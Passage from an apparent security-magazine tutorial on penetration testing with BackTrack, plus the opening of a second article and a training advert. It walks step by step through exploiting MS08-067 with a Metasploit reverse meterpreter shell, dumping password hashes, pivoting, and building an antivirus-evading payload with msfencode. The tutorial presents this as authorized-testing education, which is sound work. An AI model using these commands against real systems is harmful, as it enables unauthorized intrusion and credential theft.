to 127.0.0.1:9392 and you will see the default login screen, go ahead and enter 'admin' for the Username we created above and the 'Password' you typed in. The default login screen will look like this (Figure 12). Once you login you will see the main page which looks like this (Figure 13).

On the left hand menu click on 'Target' and add your subnet then click "Create Target" (Figure 14).

Next click on 'New Task' and pick a name for your task, select the targets 'mine' which we just created from the drop down list and select the 'Scan Config' you wish to use, we will use 'Full and Fast' then click the 'Create Task' button and you should see that it was setup correctly (Figure 15).

Then click the triangle Play Button icon (if you mouse over it, it will say 'Start Task') on the right hand side, your scan will begin (warning this can take a long time) once the scan has finished the status will show as 'Done'. Also be aware that when you begin to run your scan that it can take a long time, so be patient, you may not see the status bar update for a while. OpenVAS is very processor and memory heavy (Figure 16).

Click on the magnifying glass icon to view the details of your report (Figure 17).

Listing 2. OpenVAS

```
cd /pentest/misc/openvas
openvas-mkcert
openvas-mkcert-client -n om -i
openvasad -c 'add_user' -n admin -r Admin
openvas-nvt-sync
openvasd
openvasmd --rebuild
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```




Figure 11. Nmap terminal




Figure 12. Openvas login

On the next screen click on the magnifying glass icon again for the details of your scan if you scroll down, you will see the vulnerabilities that were identified for each host (in this example MS09-001) you can then check Metasploit using the search function for any Modules relating to this vulnerability (Figure 18).

## Metasploit

The Metasploit Project was created by HD Moore and is a project which provides information about security vulnerabilities and aids penetration testing, it's best-known for its open-source Metasploit Framework which is a tool for developing and executing exploit code. When your Nmap scan has completed, let's go ahead and load the data into Metasploit. We will first launch Metasploit, then create and connect to a new workspace to work with, load the Nmap scan results, and verify things completed with the `hosts` command (Listing 3 and Figure 19).

### Note

If at any time you need help in Metasploit you can issue the `help` command, also each command usually will take the `-h` option for example `hosts -h`.




Figure 13. Openvas Main Page




Figure 14. Create Target




Figure 15. Tasks

A shortcut to running Nessus from the command line, is to actually run it from within Metasploit itself; however, I like to run Nessus from the command line with the `-oA` switch which will 'Output in the three major formats at once.' This can be incredibly useful if you need to grep through the Nmap output or otherwise sort through the output and use that information with other tools. You can, however, issue all the same commands from within Metasploit at the command prompt you simply type `db_nmap` instead of 'nmap' from the command line, which we just finished.

Metasploit has a LOT of different auxiliary modules and tons of commands, but for this article we obviously can't cover them all. We will however hit on some of the major commands and give you an understanding of how to use the tool and some of the most common things you will be doing inside the Metasploit console. With that in mind let's take a look at what services were found with Nmap which we have imported.

services



Figure 16. Start Task





Figure 17. See the details



Figure 18. Vulnerability check



As you can see, Nmap did a really good job of identifying the open ports and what services and versions are running on those ports (Figure 20).

Let's take a look at the open services on just one of these hosts, for example, we will use 192.168.1.197 (Figure 21)

```
services 192.168.1.197
```

Notice that port 445 was open on this host. Additionally it was open on 3 other hosts so we can use one of Metasploit's many auxiliary scripts to perform some more scanning and enumeration. The 'show options' command will list out all module options for the currently loaded module (and payload) in order for a module to run successfully you must complete all required fields marked by 'yes'. In this example the only required field that is not pre-populated is RHOSTS. To set the fields value you would normally use the command `set RHOST <IP Address>`, but we will use the short cut `services -p 445` with the `-R` switch to add all host with port 445 open to the RHOSTS (Figure 22).

```
use auxiliary/scanner/smb/smb_enumshares
show options
services -p 445 -R
```

As you can see we were able to enumerate the shares on my Myth TV back-end server (Figure 23).

Earlier you may have noticed that the host 192.168.1.197 was being reported both as a Windows 2000 and XP box, but we also saw that it had port 445 open on it. So let's see if it hasn't been patched and is susceptible to the MS08-067

### Listing 3. Hosts command

```
msfconsole
workspace -a my_network
workspace my_network
db_import /root/my_subnet.xml
hosts
```

```
msf > hosts
=====
address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.1.2  14:06:4d:31:EE:A4  Linux  2.6.X    device
192.168.1.3  14:06:4d:3b:c8:22  Linux  2.6.X    device
192.168.1.4  00:18:11:07:03:A8  D-Link embedded device
192.168.1.5  00:11:43:99:00:90  Allied Telesis embedded server
192.168.1.104 00:23:90:50:5A:A2  Linux  2.6.X    device
192.168.1.112 00:80:48:0A:AB:37  Linux  2.6.X    device
192.168.1.120 00:30:18:A2:C0:E9  Ubuntu  server
192.168.1.134 58:55:CA:1A:09:53  Apple iOS 4.X    device
192.168.1.167 00:1E:90:35:FA:6C  Linux  Ubuntu  server
192.168.1.168 00:18:00:03:89:9E  Silicon dust embedded device
192.168.1.169 00:18:00:03:38:AC  APC AOS 3.X    device
192.168.1.170 00:C0:87:40:87:C4  Linux  3.X    device
192.168.1.188 00:21:70:D5:33:AB  Linux  Ubuntu  server
192.168.1.197 00:0C:29:73:68:1D  Microsoft Windows 2000 device
192.168.1.199 00:E0:4C:52:44:58  Linux  2.6.X    device
```

Figure 19. Hosts\_load

vulnerability by actually trying to exploit it! As we mentioned before, Metasploit has a lot to it, so we need to know the name of the module we will use or somehow find it. Remember, if you are unsure of how to use a command you can usually add a `-h` to the end of it, for example `search -h`: Figure 24.

Ok, now that we see how to use the search function, let's try finding the MS08-067 module:

```
search ms08
```

You should have been returned a list that looks something like this, with the module that we were looking for listed (Figure 25).

Once we have identified the proper module we want to use we can tell Metasploit to use it, and go ahead and take a look at the options after it loads.

```
use exploit/windows/smb/ms08_067_netapi
show options
```

Let me take a minute here and explain the difference between an exploit like this MS08 one, and the auxiliary module we loaded and used earlier. Once you have all your required fields set you will execute an auxiliary module with the `run` command. An Exploit will use the command `exploit`. But this isn't the only difference, the main difference

```
192.168.1.107 2049 tcp nfs open 2-4 RPC #100003
192.168.1.167 3306 tcp mysql open MySQL 5.5.29-ubuntu0.12.04.1
192.168.1.167 5900 tcp vnc open VNC protocol 3.8
192.168.1.167 6543 tcp myhtv open
192.168.1.167 55056 tcp status open 1 RPC #100024
192.168.1.188 80 tcp http open
192.168.1.169 80 tcp http open
192.168.1.170 21 tcp ftp open
192.168.1.170 22 tcp ssh open
192.168.1.170 80 tcp http open
192.168.1.188 22 tcp ssh open
192.168.1.188 111 tcp rcpbind open APC AOS ftd 3.6.1 on APC AP9619 network management card
192.168.1.188 2049 tcp nfs open APC SmartUPS http config
192.168.1.188 2049 tcp nfs open OpenSSH 5.5p1 Debian Subuntul Ubuntu Linux; protocol 2.0
192.168.1.188 10000 tcp http open 2-4 RPC #100000
192.168.1.188 10000 tcp http open 2-4 RPC #100003
192.168.1.188 10000 tcp http open MiniServ 1.990 Webmin httpd
192.168.1.197 135 tcp msrpc open Microsoft Windows RPC
192.168.1.197 139 tcp netbios-ssn open Microsoft Windows XP microsoft-ds
192.168.1.197 445 tcp microsoft-ds open Microsoft Windows RPC
192.168.1.197 1025 tcp msrpc open Microsoft Windows RPC
192.168.1.197 5000 tcp upnp open Microsoft Windows UPnP
192.168.1.199 22 tcp ssh open Dropbear sshd 0.53.1 protocol 2.0
```

Figure 20. Services

```
msf > services 192.168.1.197
=====
Services
-----
host      port  proto  name          state  info
-----
192.168.1.197 135  tcp    msrpc         open   Microsoft Windows RPC
192.168.1.197 139  tcp    netbios-ssn  open   Microsoft Windows XP microsoft-ds
192.168.1.197 445  tcp    microsoft-ds open   Microsoft Windows RPC
192.168.1.197 1025 tcp    msrpc         open   Microsoft Windows RPC
192.168.1.197 5000 tcp    upnp          open   Microsoft Windows UPnP
```

Figure 21. Services\_ip

```
msf auxiliary(smb_enumshares) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options
Module options (auxiliary/scanner/smb/smb_enumshares):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    WORKGROUP        yes       The target address range or CIDR identifier
SMBDomain WORKGROUP        no        The Windows domain to use for authentication
SMBPass   no                no        The password for the specified username
SMBUser   no                no        The username to authenticate as
THREADS   1                 yes       The number of concurrent threads

msf auxiliary(smb_enumshares) > services -p 445 -R
```

Figure 22. RHOSTS

Figure 23. Shares

between an exploit and auxiliary module is that an exploit needs a payload in order to do anything, and there were...what...like 300 payloads available? Each exploit is matched to the payloads it will work with, not all payloads will work with all exploits. So you will have to identify which payload you want to use that will work with the specific exploit you are going to use. Once you have loaded an exploit module you can see which payloads are available to that module with the `show payloads` command. Now let's continue....

```
show payloads
set PAYLOAD windows/meterpreter/reverse_tcp
show options
```

Ah, now you can see that not only are there required fields for the MS08 module, but that there are also required fields for the Payload (Figure 26).

We will keep going and set all these values, but first I want to point out that while LPORT is pre-populated to listen on port 4444, I usually change this to something that I know will pass, as a lot of companies have network devices which will only allow certain ports to pass from subnet to subnet, and port 443 is usually a pretty safe bet. Now we can set our values for RHOST (the remote or target IP address), the LHOST (our machines IP address), and the LPORT (what port our machine

will listen on for connections). Earlier I had you set your virtual machine on Bridged mode, if we hadn't done that we would have the target host trying to connect to our Windows Machine first then we would to forward that connection onto our Back-Track VM! (Figure 27)

```
set RHOST 192.168.1.197
set LHOST 192.168.1.115
set LPORT 443
show options
```

When you have all of your fields set correctly issue the command `exploit` and if the host is vulnerable you will be greeted with the meterpreter > prompt (Figure 28).

From here you can do many different things, such as launch post exploitation modules, upload and download files, take screenshots, dump hashes, etc. After all, you now own that box.

There are a handful of commands I usually run when I first receive a meterpreter shell, these are `sysinfo`, `hashdump`, `route`, and `shell`. It is important to look at the routing info on any machine you exploit as it may be a dual-homed machine and if it is, you can use Metasploit to pivot through this newly exploited machine to a whole new subnet! (Figure 29)

If you want to keep your meterpreter session alive but continue to try and exploit other hosts use the [Ctrl+Z] key combination and Metasploit will ask you if you want to background that session. To see what active sessions you have you can always simply type 'sessions' at the Metasploit prompt and you will be shown which sessions are active. In order to reconnect to a session use the command `sessions -i 1`. Again you can always use the `-h` switch with Metasploit commands (Figure 30).

```
msf exploit(ms08_067_netapi) > search -h
Usage: search [keywords]

Keywords:
  app      : Modules that are client or server attacks
  author   : Modules written by this author
  bid      : Modules with a matching Bugtraq ID
  cve      : Modules with a matching CVE ID
  edb      : Modules with a matching Exploit-DB ID
  name     : Modules with a matching DESCRIPTIVE name
  osvdb    : Modules with a matching OSVDB ID
  platform : Modules affecting this platform
  ref      : Modules with a matching ref
  type     : Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

Figure 24. Search -h

```
msf exploit(ms08_067_netapi) > search ms08

Matching Modules
=====

  Name                                     Disclosure Date      Rank      Description
  ----                                     -
  auxiliary/admin/ms/ms08_059_his2006     2008-10-14 00:00:00 UTC normal    Microsoft Host Integration Server 2006 Command Execution Vulnerability
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07 00:00:00 UTC excellent Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07 00:00:00 UTC excellent Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09 00:00:00 UTC normal    Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09 00:00:00 UTC normal    Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13 00:00:00 UTC normal    Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13 00:00:00 UTC normal    Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07 00:00:00 UTC normal    Internet Explorer Data Binding Memory Corruption
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07 00:00:00 UTC normal    Internet Explorer Data Binding Memory Corruption
  exploit/windows/smb/ms08_067_netapi      2008-10-28 00:00:00 UTC great     Microsoft Server Service Relative Path Stack Corruption
  exploit/windows/smb/smb_relay           2001-03-31 00:00:00 UTC excellent Microsoft Windows SMB Relay Code Execution
```

Figure 25. Module listed

## Brute-forcing

Brute-forcing is a technique that repeatedly tries different combinations of usernames and pass-

word to try and log into a service or break an encrypted password. There are two basic types of attacks – dictionary and rainbow tables.

Dictionary Attacks can be made using dictionary files or lists of passwords, but brute-force attacks also run through all combinations of character sets...say 0-9, A-Z, a-z and special characters. If you know the length and password policy that a company uses it will greatly cut down on the time it uses to crack a password. For dictionary files, I would suggest searching the Internet. A good starting point would be Skull Security at <http://www.skullsecurity.org/wiki/index.php/Passwords>.

Rainbow table attacks are basically huge files with different character sets that have already been hashed using all combinations of the set, and will usually crack a password long before a pure brute-force attempt using dictionary or non-computed hash attempts. If you're interested in rainbow tables, I strongly recommend checking out Free Rainbow Tables where you can download tables which have already been created with many different character sets available. You can find them at <https://www.freerainbowtables.com/>.

One final note on passwords – you may decrypt or find users often reuse passwords. Once you find

a password I always add it to my dictionary file. That way as you continue your test you can use those passwords against other hosts and services.

## Network Infrastructure

Another item an internal penetration test should cover is the network infrastructure. There are many different ways to go about testing the infrastructure including modules inside of Metasploit. All it takes is one older or misconfigured Cisco device on the network and you can literally have access to ever Cisco device on the network. From there you can do things like turn on and off ports, add your host to a restricted list, and change and monitor span ports.

## CiscOwn

Daniel Compton over at Common exploits has created a nice script called CiscOwn that will make your life easier. He describes CiscOwn this way:

*CiscOwn is simply a bash script that pulls various tools and enumeration into one simple command for ease, so is not really a tool in itself. It doesn't do anything extra than you can't really already do, it just saves running several different tools and commands and entering the same info over and over. It uses Metasploit modules and snmpwalk for most of the tasks.*

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.1.115    yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.115    yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting
```

**Figure 26.** Payload

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.1.197    yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.115    yes       The listen address
LPORT     443              yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting
```

**Figure 27.** Payload options

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.1.115:443
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 192.168.1.197
[*] Meterpreter session 1 opened (192.168.1.115:443 -> 192.168.1.197:1862) at 2013-06-16 19:19:54 -0400

meterpreter >
```

**Figure 28.** Meterpreter

```
meterpreter > sysinfo
Computer      : USER1-9DXHGCEKB
OS            : Windows XP (Build 2600, Service Pack 1).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7caee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31ddcfe8d16ae931b73c59d7e0c889c8:::
HelpAssistant:1000:7737544978730e07652173777ee83a68:eec047c903b115ecfclb61ec2ce73fd5:::
SUPPORT_388945a0:1802:aad3b435b51404eeaad3b435b51404ee:ab961c6220a64436210c86c72fb40276:::
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
0.0.0.0     0.0.0.0      192.168.1.1  10     2
127.0.0.0   255.0.0.0    127.0.0.1    1     1
192.168.1.0 255.255.255.0 192.168.1.197 10     2
192.168.1.197 255.255.255.255 127.0.0.1 10     1
192.168.1.255 255.255.255.255 192.168.1.197 10     2
224.0.0.0   240.0.0.0    192.168.1.197 10     2
255.255.255.255 255.255.255.255 192.168.1.197 1     2

No IPv6 routes were found.
meterpreter > shell
Process 0BB created.
Channel 2 created
Microsoft Windows XP [Version 5.1.2600]
(c) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

**Figure 29.** Meterpreter commands

Cisc0wn can be found at <http://www.commonexploits.com/?p=503> along with a nice walk-through of how to use it. I strongly suggest you check it out when you have the time.

## VoIP Networks

Many corporations now run VoIP for their phone networks. If it's in scope or you come across a subnet that has a lot of VoIP devices, don't forget to include these in your tests. Among other things an attacker may be able to break into is a user's voice mail and listen to messages, or perform a man-in-the-middle attack and actively record user's phone calls.

## SIPVicious

SIPVicious is simply defined as "... a set of tools that can be used to audit SIP based VoIP systems. It currently consists of four tools:" And it's basically that, a tool for auditing SIP based VoIP systems and can be found at <http://code.google.com/p/sipvicious/>. If you have never heard of SIPVicious and are unfamiliar with it, I would also recommend checking out <http://blog.sipvicious.org/>.

## Databases

Databases can be a particularly interesting subject and could very well be an entirely separate article. Companies store all sorts of information in databases. In some cases everything is open game, but I have had certain tests where the company stores personally identifiable information or PII, and have said go ahead and try and exploit the databases. BUT they wanted me to stop at the table level, and not actually look at the contents. This is very important – STOP where the client tells you to, remember you document, you are only allowed to test what they want you to, and only as deep as they would like.

BackTrack has quite a few tools built in for Databases, you can access these by going to the Applications> BackTrack> Vulnerability Assessment> Database Assessment.

Metasploit also has a lot of function built around databases, I suggest you start by looking at the auxiliary modules first.

- auxiliary/scanner/mssql/mssql\_hashdump
- auxiliary/scanner/mssql/mssql\_login
- auxiliary/scanner/mssql/mssql\_ping
- auxiliary/scanner/mssql/mssql\_schemadump
- auxiliary/scanner/oracle/oracle\_hashdump
- auxiliary/scanner/oracle/oracle\_login
- auxiliary/scanner/oracle/sid\_brute
- auxiliary/scanner/oracle/sid\_enum
- auxiliary/scanner/http/blind\_sql\_query
- auxiliary/scanner/mysql/mysql\_authbypass\_hashdump
- auxiliary/scanner/mysql/mysql\_file\_enum
- auxiliary/scanner/mysql/mysql\_hashdump
- auxiliary/scanner/mysql/mysql\_login
- auxiliary/scanner/mysql/mysql\_schemadump
- auxiliary/scanner/mysql/mysql\_version

Camera systems: <https://community.rapid7.com/community/metasploit/blog/2012/01/23/video-conferencing-and-self-selecting-targets>.

## Protocol Analysis

At some point you may find yourself needing to look at what's going on, on the network, or need to do some packet analysis. We're not going to talk about that here, but it is something to be aware of.

## Wireshark

"Wireshark is the world's foremost network protocol analyzer. It lets you see what's happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions." and can be found at [www.wireshark.org](http://www.wireshark.org). Again this is something else for you to play with. Fire it up on your test or home network, and I think you'll be surprised at what you see.

## Default Passwords

Default installs and configurations are often left with the default username and password. If you come across a login page to say a router, web application, camera system, etc. It's always worth Googling for the specific device or software (and sometimes version) + "default password", as you will be surprised as to how often someone sets up

```
msf exploit(ms08_067_netapi) > sessions

Active sessions
=====

  Id  Type           Information
  --  -
  1   meterpreter  x86/win32  NT AUTHORITY\SYSTEM @ USER1-9DXHGCEKB  192.168.1.115:443 -> 192.168.1.197:1862 (192.168.1.197)
```

Figure 30. Sessions

a device or installs some new software, configures it, then just leaves the default login. Additionally, if you are having a hard time finding the default go ahead and look for the setup or installation guide since they will let you know whether or not there is a default password. Manufacturers are becoming more security aware and do not have defaults anymore and instead require the user to input their own password during initial setup.

### Evading Anti-virus

Undoubtedly you will find some machine that you should be able to exploit, but try as you may, you just can't get it to work! Most likely the culprit will be some type of anti-virus. There are things you can do to get around AV but again, that's well beyond the scope of this article. With that said, a good place to start is the Metasploit Framework, included is a tool called msfpayload and msfencode which allows you to encode your payload with quite a few different options. You may have to try and try again utilizing different options before you will be actually get your payload to bypass the AV. The basic format of the command will look like this:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=
192.168.1.115 R | ./msfencode -t exe -x calc.exe
-k -o
exploit.exe -e x86/shikata_ga_nai -c 5
```

### Reporting

Remember we said earlier that the whole point of penetration testing, is not only to find the holes before an attacker would, but also to deliver a report to your client with actionable items. I create all of my reports by hand.

What I do is show the workflow that I followed during the test and include pictures where needed. Remember that this report may go through quite a few hands and you may want to show step-by-step how you exploited a specific device, since there may be a technical person who would want to recreate the steps, or test them again after the vulnerability has been remediated.

Another thing I show is the number of overall vulnerabilities that I was able to identify during a test. If you have a client who performs yearly testing they may use these numbers as metrics at some point to show that, for example, last year they had 500 critical and high severity issues, but this year they only have 75.

I always make recommendations based on my test. For instance, I may see that a client is still using Telnet or FTP, which pass everything (including user credentials) unencrypted and in the clear, and

if someone is sniffing the traffic (remember Wire-shark?) they can easily harvest the credentials of any user logging into those systems.

Since I use Nessus and Core Impact, one final thing I include is my scan data in the form of a report. There may be some system on the network with a vulnerability that I did not get around to exploiting, or there may be no publicly available exploits. This doesn't mean that there won't be some released in the future, and I always recommend that these issues be remediated. The great part about a lot of these reports is that they include links to the original vulnerability along with the fix, and that translates to less questions that I have to answer or follow up on!

### Conclusion

Hopefully you have found this article informative and now have a better idea of where to start when performing penetration tests. Since this was an article for a magazine realizing there is a limited amount of space, there may have been some things that I couldn't cover in as much depth as I would have liked. But Google is your friend, and the information is out there. One thing that I touched on, but did not go into details on is the testing of web applications. That subject alone would have more than tripled the size of this article. If you are interested in the penetration testing of web applications I would suggest taking a look at w3af and Burp Suite which can be found at <http://w3af.org/> and <http://portswigger.net/burp/>.

One final note; you will want to be aware of compliance. Many of your clients will be having a penetration test done in order to be in compliance with requirements such as like PCI-DSS, for an audit, or meet some other regulatory or industry standard. If you are engaged for such a test, make sure you know that your methodology and test plan will meet their compliance needs as many of them require specific items be tested in a specific way.

---

### NICK HENSLEY, CISSP

*Nick Hensley having held his CISSP since 2002 is a seasoned Information Security Professional with 12 years of industry experience. He currently manages a team of penetration testers; and performs penetration and application security testing along side his team, supporting roughly 150 different clients. His background covers a broad range of managerial and technical positions. Nick's expertise lies in Penetration Testing, Computer Forensics, Electronic Discovery, Intrusion Detection and Prevention Systems, and Security Architecture Design and Implementation. He can be reached via email at NickHensleyCISSP@gmail.com.*

# Backtrack Linux

## How to Ditch the Menu and Ball from the Command Line?

Backtrack Linux has become more popular over the years as businesses had been losing money because of data breaches through malware infections or targeted attacks. The media has caught on and realized that these breaches are not only fascinating to the businesses themselves or the so called nerds or geeks that resolve their issues but the general public is interested in these data breaches which makes Information Security huge news in 2013.

The end result is a snowball effect that appears to only be picking up steam. One outcome from the snowball effect is the fact that more people are hired into Information Security with less experience. It is not uncommon in today's market to see people working in the Information Security industry that don't know their way around Linux from the command line or, as we sometimes call them, GUI (Graphical User Interface) robots. The same effect was seen with ISP's in the late 90's when people were hired with little to no experience regarding basic TCP/IP networking skills. We all started out knowing little to nothing about security or about Linux, so those that spend time poking around the Linux CLI (Command Line Interface) will surely be on their way to becoming Security Ninjas. I always tell friends that I grew up with that if I can learn this material you surely can as well. It comes down to effort and what life sacrifices you are willing to make to elevate your game to the next level. This article is a crash course in Backtrack Linux command line tools that will familiarize you with various locations where tools you have never heard of exist.

### Introduction

In the text to follow I provide quick examples of various tools available from the command line in Backtrack Linux. The Backtrack menus already provide an overwhelming amount of tools that will allow you to accomplish almost anything you need in a penetration test or security audit. However, if you never get past the Backtrack menu system, you will be doing yourself a huge disservice. If you want to advance to the next level in your career break away from the norm and explore. Many of

us who have been doing this for a long time, can remember when we had to compile every single tool we used, and it may have taken an entire day just to work through issue after issue that used to materialize with new applications or new ideas. It is amazing how far Linux has come in the past five years and I am looking forward to where it is going to be in five more.

The goal of this article is to familiarize you with numerous directories located within the Backtrack Linux directory structure, where tools that didn't make it into the Backtrack menu system or the Backtrack /pentest directory are located. I encourage you to use these examples as an opportunity to explore each directory further and see what gems await. Don't limit yourself to the minimal amount of information in this article but use it as a blueprint to investigate Backtrack





## IT Security Courses and Trainings

**IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.**

### **Certified ISO27005 Risk Manager**

Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

### **CompTIA Cloud Essentials Professional**

This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

### **Cloud Security (CCSK)**

2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

### **e-Security**

Learn in 9 lessons how to create and implement a best-practice e-security policy!



### **Information Security Management**

Improve every aspect of your information security!

### **SABSA Foundation**

The 5-day SABSA Foundation training provides a thorough coverage of the knowledge required for the SABSA Foundation level certificate.

### **SABSA Advanced**

The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

### **TOGAF 9 and ArchiMate Foundation**

After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

**For more information or to request the brochure please visit our website:**

<http://www.imfacademy.com/partner/hakin9>



IMF Academy

